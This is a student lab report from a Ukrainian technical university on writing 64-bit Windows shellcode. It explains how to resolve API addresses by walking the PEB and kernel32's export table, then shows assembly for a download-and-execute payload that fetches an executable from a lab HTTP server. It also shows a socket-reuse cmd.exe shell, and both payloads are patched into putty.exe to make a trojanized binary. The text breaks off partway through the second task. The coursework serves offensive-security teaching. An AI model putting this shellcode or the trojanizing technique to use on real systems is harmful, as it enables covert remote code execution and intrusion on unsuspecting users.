Міністерство освіти і науки України

Національний технічний університет України

"Київський політехнічний інститут імені Ігоря Сікорського"

Фізико-технічний інститут

АНАЛIЗ БIНАРНИХ ВРАЗЛИВОСТЕЙ

Лабораторна робота

Робота №2

Виконав студент гр. ФБ-31мп:

Шевченко С. Ш.

Київ – 2024

Тема: Шеллкоди.

Мета роботи: Отримати навички аналiзу та розробки шеллкодiв.

Варіант: 2, 6 (18 у списку групи)

# Виконання завдань:

• Розробiть шеллкоди:

– завантаження i запуску на виконання файлу (download-execute),

– шелл з використанням вже вiдкритого з’єднання (shell with socket reuse),

– шелл з оберненим з’єднанням (reverse shell),

для платформи за варiантом:

2. Windows, Intel, 64-bit

# Підготовка:

Щоб написати шелкод, нам треба знайти адреси функцій LoadLibraryA() та GetProcAddress() в kernel32.dll.

LoadLibraryA() завантажує бібліотеку в пам'ять процесу.

GetProcAddress() знаходить адресу функції в бібліотеці.

Маючи адреси цих 2 функцій, можна викликати будь-які інші фунції з будь-якої бібліотеки.

Напишемо код payload.cpp, що виводить діалогове вікно:

#include <windows.h>

#include <iostream>

using namespace std;

int main(int argc, char\* argv[])

{

MessageBoxA(0, "Message 1337", "Title 1337", 0);

cout << "Log 1337" << endl;

system("pause");

return EXIT\_SUCCESS;


}

Скомпілюємо код у MSCV 2019 і отримаємо payload.exe. Дослідимо payload.exe у WinDbg.

**1. Пошук базової адреси** kernel32.dll**.**

1.1. Виведемо всі модулі, завантажені у пам'ять процеса payload.exe:


**!peb**



Бачимо, що kernel32.dll знаходиться третьою в списку. Її базова адреса 0x7ffc9ec40000

1.2. Дослідимо Thread Environment Block (TEB), що зберігає інформацію про потік:


**dt nt!\_TEB @$teb**



Process Environment Block знаходиться за офсетом 0x60 від початку TEB.

1.3. Дослідимо Process Environment Block (PEB), що зберігає інформацію про процес:


**dx -r1 ((ntdll!\_PEB \*)0xd3dc2b7000)**



Ldr знаходиться за офсетом 0x18 від початку PEB.

1.4. Тепер поглянемо на структуру Ldr:

**dx -r1 ((ntdll!\_PEB\_LDR\_DATA \*)0x7ffc9fa7c4c0)**




За офсетом 0x20 знаходиться список InMemoryOrderModuleList, кожний елемент якого – це адреса структури LDR\_DATA\_TABLE\_ENTRY.

1.5. Поглянемо на елементи цього списку. Кожний елемент має 2 поля:

Flink – вказівник на наступний елемент

Blink – вказівник на попередній елемент


**dx -r1 (\*((ntdll!\_LIST\_ENTRY \*)0x7ffc9fa7c4e0))**



1.6. Проклікаємо двічі по Flink:

**dx -r1 ((ntdll!\_LIST\_ENTRY \*)0x1ee03484040)**


**dx -r1 ((ntdll!\_LIST\_ENTRY \*)0x1ee03483e70)**



Отримаємо такий ланцюжок. Ці адреси впорядковані – адреса структури LDR\_DATA\_TABLE\_ENTRY, що описує kernel32.dll, буде третьою (як в **!peb**):

1.7. Дослідимо LDR\_DATA\_TABLE\_ENTRY:

**dt nt!\_LDR\_DATA\_TABLE\_ENTRY 0x1ee03484590**




За офсетом 0x20 бачимо список InInitializationOrderLinks, перший елемент якого є базовою адресою бібліотеки.

За офсетом 0x48 бачимо FullDllName = "KERNEL32.DLL", отже ця структура дійсно відповідає шуканій бібліотеці.

1.8. Поглянемо на перший елемент InInitializationOrderLinks:

**dx -r1 (\*((ntdll!\_LIST\_ENTRY \*)0x1ee034845b0))**



Бачимо базову адресу 0x7ffc9ec40000. Таку саму адресу ми бачили в **!peb**.

Отже, пошук базової адреси kernel32.dll буде виглядати таким чином:

        ; Find kernel32.dll base address

        mov         rbx, [gs:0x60]             ; PEB

        mov         rbx, [rbx + 0x18]          ; LDR

        mov         rbx, [rbx + 0x20]          ; InMemoryOrderModuleList (1st entry)

        mov         rbx, [rbx]                 ; 2 ntdll.dll

        mov         rbx, [rbx]                 ; 3 kernel32.dll


        mov         rbx, [rbx + 0x20]          ; InInitializationOrderLinks (1st entry)

        mov         qword [pKernel32], rbx     ; kernel32.dll base address

**2. Пошук Export Directory в** kernel32.dll**.**

2.1. Поглянемо на заголовок бібліотеки (DOS header):


**dt \_IMAGE\_DOS\_HEADER 7ffc9ec40000**



За офсетом 0x03c бачимо e\_lfanew. Це значення є офсетом, за яким знаходиться інший заголовок бібліотеки (NT header). 0n240 = 24010 =f016 = 0xf0


2.2. Додаємо офсет до базової адреси і переходимо до NT header:

**dt -r \_IMAGE\_NT\_HEADERS64 kernel32+f0**



За офсетом 0x18 бачимо додатковий заголовок.

За офсетом 0x70 від нього, бачимо масив DataDirectory, що містить відносні віртуальні адреси (RVA) директорій експорту, імпорту, ресурсів і т.д. Перший елемент цього масиву – це RVA шуканої Export Directory:




2.3. Проте якщо спробувати відобразити структуру Export Directory, WinDbg не зможе це зробити через відсутність символів:

**dt \_IMAGE\_EXPORT\_DIRECTORY kernel32+99080**



Для подального аналізу використаємо [PE-bear](https://github.com/hasherezade/pe-bear/tree/v0.6.7.3):



Розрахуємо офсети для цікавих полів:

Base 0x97a90 - 0x97a80 = 0x10

NumberOfFunctions 0x97a98 - 0x97a80 = 0x18

AddressOfFunctions 0x97a9c - 0x97a80 = 0x1c

AddressOfNames 0x97aa0 - 0x97a80 = 0x20

AddressOfNameOrdinals 0x97aa4 - 0x97a80 = 0x24

Отже, пошук Export Directory та її полів буде виглядати таким чином:

        ; Get info from kernel32.dll export directory

        mov         r12, qword [pKernel32]     ; kernel32.dll base (DOS header)

        mov         ebx, [r12 + 0x3c]          ; NT header offset

        add         rbx, r12                   ; NT header

        mov         ebx, [rbx + 0x18 + 0x70]   ; Export Directory RVA

        add         rbx, r12                   ; Export Directory

        mov         rcx, 0

        mov         ecx, [rbx + 0x10]          ; Base (ordinals of functions start from this number)

        mov         qword [iBase], rcx

        mov         ecx, [rbx + 0x18]          ; NumberOfNames

        mov         qword [cNames], rcx

        mov         ecx, [rbx + 0x1c]          ; AddressOfFunctions RVA

        add         rcx, r12                   ; AddressOfFunctions

        mov         qword [pFunctions], rcx

        mov         ecx, [rbx + 0x20]          ; AddressOfNames RVA

        add         rcx, r12                   ; AddressOfNames

        mov         qword [pNames], rcx


        mov         ecx, [rbx + 0x24]          ; AddressOfNameOrdinals RVA

        add         rcx, r12                   ; AddressOfNameOrdinals

        mov         qword [pNameOrdinals], rcx

**3. Пошук індексу назви LoadLibraryA.**

3.1. Знайдемо LoadLibraryA в таблиці експорту:




Шукана LoadLibraryA має порядковий номер 0x3c9, тобто індекс її імені = 0x3c8, так як Base = 1.

Ordinal = Name index + Base

0x3c9 = 0x3c8 + 1

3.2. AddressOfNames – це масив, кожний елемент якого є RVA назви і займає 4 байти. Знайдемо RVA назви LoadLibrary:

**dd kernel32 + 9aa30 + 4 \* (3c9 - 1)**



**da kernel32 + 0xa304f**



Отже, перебираємо адресу за адресою в масиві AddressOfNames. Якщо поточна адреса вказує на рядок "LoadLibraryA", то запам'ятовуємо індекс.

        ; Find name index

        mov         r15, 0                     ; Counter

.nextName:

        mov         r12, qword [pNames]

        mov         ebx, [r12 + 4 \* r15]       ; Name RVA

        add         rbx, qword [pKernel32]     ; Name

        mov         qword [pName], rbx

        mov         qword [idxName], r15

        mov         rcx, qword [pName]         ; Hash current name

        call        Ror13

        cmp         rax, qword [iProcName]     ; Compare ROR-13 hash with already known value

        je          .endLoop

        inc         r15

        cmp         r15, qword [cNames]        ; Max num of iterations = NumberOfNames

        jne         .nextName


.endLoop:

        ; Find ordinal

**4. Пошук порядкового номера LoadLibraryA.**

4.1. AddressOfNameOrdinals – це масив, кожний елемент якого є порядковим номером функції і займає 2 байти. Знайдемо порядковий номер LoadLibrary:

**dw kernel32 + 9c3b8 + 2 \* 3c8**



Ordinal = Name index + Base

0x3c9 = 0x3c8 + 1

Отже, порядковий номер знаходится таким чином:

        ; Find ordinal

        mov         rax, 0

        mov         r12, qword [pNameOrdinals]

        mov         r15, qword [idxName]

        mov         ax, [r12 + 2 \* r15]        ; Ordinal = Name index + Base


        add         rax, qword [iBase]         ; Base is a value of the 1st ordinal (it can be 1, 2, ... N)

        mov         qword [iOrdinal], rax

**5. Пошук адреси LoadLibraryA.**

5.1. AddressOfFunctions – це масив, кожний елемент якого є RVA функції і займає 4 байти. Знайдемо RVA LoadLibrary:

**dd kernel32 + 990a8 + 4 \* (3c9 - 1)**



Отже, адреса LoadLibraryA знаходится таким чином:

        ; Find address

        mov         rax, 0

        mov         r12, qword [pFunctions]

        mov         r15, qword [iOrdinal]

        sub         r15, qword [iBase]

        mov         eax, [r12 + 4 \* r15]       ; Function RVA

        add         rax, qword [pKernel32]     ; Function

        mov         qword [pFunction], rax

Адреса GetProcAddress шукається аналогічно. Маючи обидві функції, можемо написати шелкод будь-якої складності.

# 1) Шелкод завантаження i запуску на виконання файлу (download-execute)

Файл task1\_sc.asm містить шелкод, що виконує наступні дії:

1. Знаходить LoadLibraryA в kernel32.dll

2. Знаходить GetProcAddress в kernel32.dll

        ; LoadLibraryA

        lea         rcx, [szLoadLibraryA]

        call        GetKernel32ProcAddress

        mov         qword [pLoadLibraryA], rax

        ; GetProcAddress

        lea         rcx, [szGetProcAddress]

        call        GetKernel32ProcAddress

        mov         qword [pGetProcAddress], rax

3. Завантажує kernel32.dll

4. Знаходить CreateProcessA в kernel32.dll

        ; KERNEL32.DLL

        lea     rcx, [szKernel32]

        call    qword [pLoadLibraryA]

        mov     qword [hKernel32], rax

        ; CreateProcessA

        mov     rcx, qword [hKernel32]

        lea     rdx, [szCreateProcessA]

        call    qword [pGetProcAddress]

        mov     qword [pCreateProcessA], rax

5. Завантажує urlmon.dll

6. Знаходить URLDownloadToFileA в urlmon.dll

        ; URLMON.DLL

        lea         rcx, [szUrlmon]

        call        qword [pLoadLibraryA]

        mov         qword [hUrlmon], rax

        ; URLDownloadToFileA

        mov         rcx, qword [hUrlmon]

        lea         rdx, [szURLDownloadToFileA]

        call        qword [pGetProcAddress]

        mov         qword [pURLDownloadToFileA], rax

7. Скачує payload.exe

        ; Download payload

        mov     rcx, 0

        lea     rdx, [szUrl]

        lea     r8, [szPayload]

        mov     r9, 0

        mov     qword [rsp+32], 0

        call    qword [pURLDownloadToFileA]

8. Виконує payload.exe

        ; Run payload

        lea     r12, [stStartupInfo]

        lea     r13, [stProcessInfo]

        mov     rcx, 0

        lea     rdx, [szPayload]

        mov     r8, 0

        mov     r9, 0

        mov     qword [rsp+32], 0              ; FALSE

        mov     qword [rsp+40], 0

        mov     qword [rsp+48], 0


        mov     qword [rsp+56], 0

        mov     qword [rsp+64], r12

        mov     qword [rsp+72], r13


        call    qword [pCreateProcessA]

В якості "носія" використаємо програму Putty, яка відкриває таке вікно:



Скомпілюємо шелкод task1\_sc.asm та пропатчимо putty.exe, за допомогою patcher.py:


**$ nasm -f bin task1\_sc.asm -o task1\_sc.obj && python ../patcher.py --exe putty.exe --sc task1\_sc.obj**



Отримаємо файл patched.exe.


Запустимо HTTP-сервер:

**$ python -m http.server 2291**




Файл payload.exe доступний за URL: http://192.168.1.10:2291/payload.exe

На ПК жертви встановимо [компоненти Visual C++](https://aka.ms/vs/17/release/vc_redist.x64.exe) і виконаємо patched.exe.



Бачимо повідомлення "Message 1337" та скачаний файл patched.exe.

На сервері бачимо відповідний лог:  


# 2) Шелл з використанням вже вiдкритого з’єднання (shell with socket reuse)

Файл task2\_sc.asm містить шелкод, що виконує наступні дії:

1. Знаходить SetConsoleCP, SetConsoleOutputCP, CreateProcessA, Sleep в kernel32.dll

2. Знаходить getsockname, ntohs, send в ws2\_32.dll

3. Знаходить сокет клієнта, перебираючи всі сокети починаючи з 0. Ознаки цільового сокета: IP-адреса не повинна бути 0 (INADDR\_ANY), а порт повинен бути 2291:

        ; Find client socket

        ; Iterate through sockets and find one with ip != INADDR\_ANY and port == 2291

        mov     r15, 0

.nextSocket:

        mov     rcx, r15

        lea     rdx, [stAddrClient]

        lea     r8, [cbAddrClient]

        call    qword [pGetsockname]

        mov     qword [iSockClient], r15

        inc     r15

        lea     r12, [stAddrClient]

        mov     r13, 0

        mov     r13d, dword [r12 + 4]          ; stAddrClient.sin\_addr = IP

        mov     rcx, 0

        mov     cx, word [r12 + 2]             ; stAddrClient.sin\_port = PORT

        call    qword [pNtohs]

        mov     r14, rax

        ; Check IP

        cmp     r13, 0                         ; INADDR\_ANY

        je      .nextSocket

        ; Check PORT

        cmp     r14, 2291                      ; PORT

        jne     .nextSocket

.endLoop:

4. Ініціалізує структуру STARTUPINFOA таким чином, щоб всі стандартні потоки (потік вводу, виводу, потік помилок) перенаправити на знайдений сокет:

        ; Initialize STARTUPINFOA structure

        mov     r14, qword [iSockClient]

        lea     r12, [stStartupInfo]

        mov     dword [r12 + 0], 104           ; stStartupInfo.cb = sizeof(STARTUPINFOA)

        mov     word [r12 + 64], 0             ; stStartupInfo.wShowWindow = SW\_HIDE

        mov     dword [r12 + 60], 0x100        ; stStartupInfo.dwFlags = STARTF\_USESTDHANDLES

        mov     qword [r12 + 80], r14          ; stStartupInfo.hStdInput = sock


        mov     qword [r12 + 88], r14          ; stStartupInfo.hStdOutput = sock

        mov     qword [r12 + 96], r14          ; stStartupInfo.hStdError = sock

5. Змінює кодування на UTF-8 та виконує cmd.exe.


Скомпілюємо шелкод task2\_sc.asm та виведемо його за допомогою patcher.py:

**$ nasm -f bin task2\_sc.asm -o task2\_sc.obj && python ../patcher.py --exe putty.exe --sc task2\_sc.obj**



